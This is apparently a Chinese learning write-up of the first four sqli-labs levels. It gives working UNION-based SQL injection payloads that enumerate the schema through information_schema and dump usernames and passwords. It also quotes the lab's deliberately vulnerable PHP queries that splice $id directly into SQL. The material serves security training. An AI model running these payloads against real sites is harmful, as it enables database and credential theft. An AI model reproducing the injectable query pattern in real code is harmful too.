关于自己对 sqli 中 1 到 4 题的一点小感想

对于第一题来讲，我现在 url 后输入“?id=1”得到：

可知其 id 参数是通过 GET 方法传递的，改成“?id=1'”发现报错：

通过报错内容可以看到 sql 语句成了“'1'' LIMIT 0,1”，由此可以想到它的 id 传递到 sql 语句内时带了单引号，因此可先在语句后加一个“%23”（即为“#”）来把后单引号注释掉，然后再在中间用 order by 试一下有多少个列。

在 url 后输入“?id=1' order by A %23”其中 A 代表一个整数，当 A=1,2,3 时均不会报错，当 A=4 时会出现报错：

说明该数据表一共有三列，此时使用联合查询，输入“?id=1' union select 1,2,3 %23”，出现：

并没有预期的效果，仔细考虑发现时因为 id=1 时的对应数据传递到了对应位置，因此我们只需要让 id 等于一个不存在的数值（比如 0,-1,-2...）便可以使 select 之后的数字显示出来。我选用-1 作为 id 的数值，即“?id=-1' union select 1,2,3 %23”，发现：

2 和 3 的数值显现了出来说明我们可以在数字 2 和 3 的位置进行相关查询，即可以用 database()（数据库名），user()（用户），version()（数据库版本），

@@datadir（数据库的本机根文件地址），@@version_compile_os（操作系统）等来对 2 和 3 的位置进行替换，比如这里需要 database()，我用 3 进行替换，即“?id=-1' union select 1,2,database() %23”，得到：

可以发现原先 3 的位置被替换成了该数据库的名称。


这里补充我查到的一点，可以使用一个函数 concat_ws，它可以在一个位置显示多条信息，比如可以只在 3 的位置同时显示用户，数据库版本，数据库的根文件地址，即“?id=-1' union select 1,2,concat_ws(char(32,58,32),user(),version(),@@datadir) %23”其中“char(32,58,32)”表示中间用“空格：空格”间隔：

现在已经知道了数据库名为“security”，可以进行下一步：要得知在这一库名下的表名，这时要用到一个函数 group_concat，它可以把得到的信息在一行内全部显示出来，这时候会用到 information_schema 这一库名，这个库作为 mysql 的通用库，它的下面有两个比较有用的数据表 tables 和 columns，分别储存了该 mysql 下的所有表名和列名，其中 table 下有一个列叫 table_name，里面储存了所有 table 的名称，还有一个列叫 table_schema，里面储存了该表所对应的数据库名称，因此可以构建语句：

“?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' %23”，注：如果字符串被过滤可以用 0x7365637572697479（security 的 16 进制）得到：

到此，可知数据库“security”下共有四个数据表，这里应该需要“users”这个表，同样是这个方法，把搜索范围向下逐级递减一层，即构建语句：“?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' %23”其中 column_name 表示列名称，table_name 表示该列所在的表名称，得到：

到此，可知数据表“users”下一共有三列，在逐级递减查看 username 的内容，此时已经知道了数据库名“security”，数据表名“users”和要查询的列名“username”，便可以直接进行联合查询，构建语句：“?id=-1' union select 1,2,group_concat(username) from security.users %23”，得到：



到此，我们即通过 sql 注入的联合查询成功得到了用户名，得到密码的语句只需把列名 username 替换为 password 即可。

第一题的 sql 语句部分源码：

```
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

    if($row)
    {
    echo "<font size='5' color= '#99FF00'>";
    echo 'Your Login name:'. $row['username'];
    echo "<br>";
    echo 'Your Password:' .$row['password'];
    echo "</font>";
    }
    else
    {
    echo '<font color= "#FFFF00">';
    print_r(mysql_error());
    echo "</font>";
    }
```

第二题的 sql 语句部分源码：

```
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

    if($row)
    {
    echo "<font size='5' color= '#99FF00'>";
    echo 'Your Login name:'. $row['username'];
    echo "<br>";
    echo 'Your Password:' .$row['password'];
    echo "</font>";
    }
    else
    {
    echo '<font color= "#FFFF00">';
    print_r(mysql_error());
    echo "</font>";
    }
```

可以看到相比于第一题少了单引号，因此把语句中的“'”去掉，其余和第一题相同。

即为：“?id=-1 union select 1,2,group_concat(username) from security.users%23”

第三题的 sql 语句部分源码：

```
$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

    if($row)
    {
    echo "<font size='5' color= '#99FF00'>";
    echo 'Your Login name:'. $row['username'];
    echo "<br>";
    echo 'Your Password:' .$row['password'];
    echo "</font>";
    }
    else
    {
    echo '<font color= "#FFFF00">';
    print_r(mysql_error());
    echo "</font>";
    }
```

可以看到相比于第一题相比多了圆括号，因此只需在语句中的“'”之后加上“)”，其余和第一题相同。

即为：“?id=-1') union select 1,2,group_concat(username) from security.users%23”

第四题的 sql 语句部分源码：

```
$id = '"' . $id . '"';
$sql="SELECT * FROM users WHERE id=($id) LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

    if($row)
    {
    echo "<font size='5' color= '#99FF00'>";
    echo 'Your Login name:'. $row['username'];
    echo "<br>";
    echo 'Your Password:' .$row['password'];
    echo "</font>";
    }
    else
    {
    echo '<font color= "#FFFF00">';
    print_r(mysql_error());
    echo "</font>";
    }
```

可以看到相比于第一题相比多了圆括号，并且把单引号改为了双引号（在最初赋值时）。

即为：“?id=-1") union select 1,2,group_concat(username) from security.users%23”